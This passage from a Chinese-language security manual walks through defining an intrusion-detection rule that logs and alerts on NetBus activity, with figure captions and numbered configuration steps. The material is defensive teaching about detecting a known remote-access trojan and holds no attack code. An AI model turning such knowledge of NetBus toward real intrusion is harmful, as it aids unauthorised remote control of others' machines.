


图 9.206　选择 Log It 图标以记录 netbus 活动情况




图 9.207　输入警报文字




图 9.208　确保 Always 复选框被选中




图 9.209　输入一个描述名称

（14）在 Description 对话框中，输入一个描述名称，然后单击 Next 按钮，如图 9.210 所示。




图 9.210　登录名与密码

(15) 在 Users Properties 对话框中输入自己当前的 NT 登录名与密码，如图 9.211 所示。




图 9.211　NetBus 规则

(16) 单击"完成"按钮，在 Intrusion Attempt Detection Rules 对话框中将显示刚定义的 NetBus 规则，单击 OK 按钮，如图 9.212 所示。

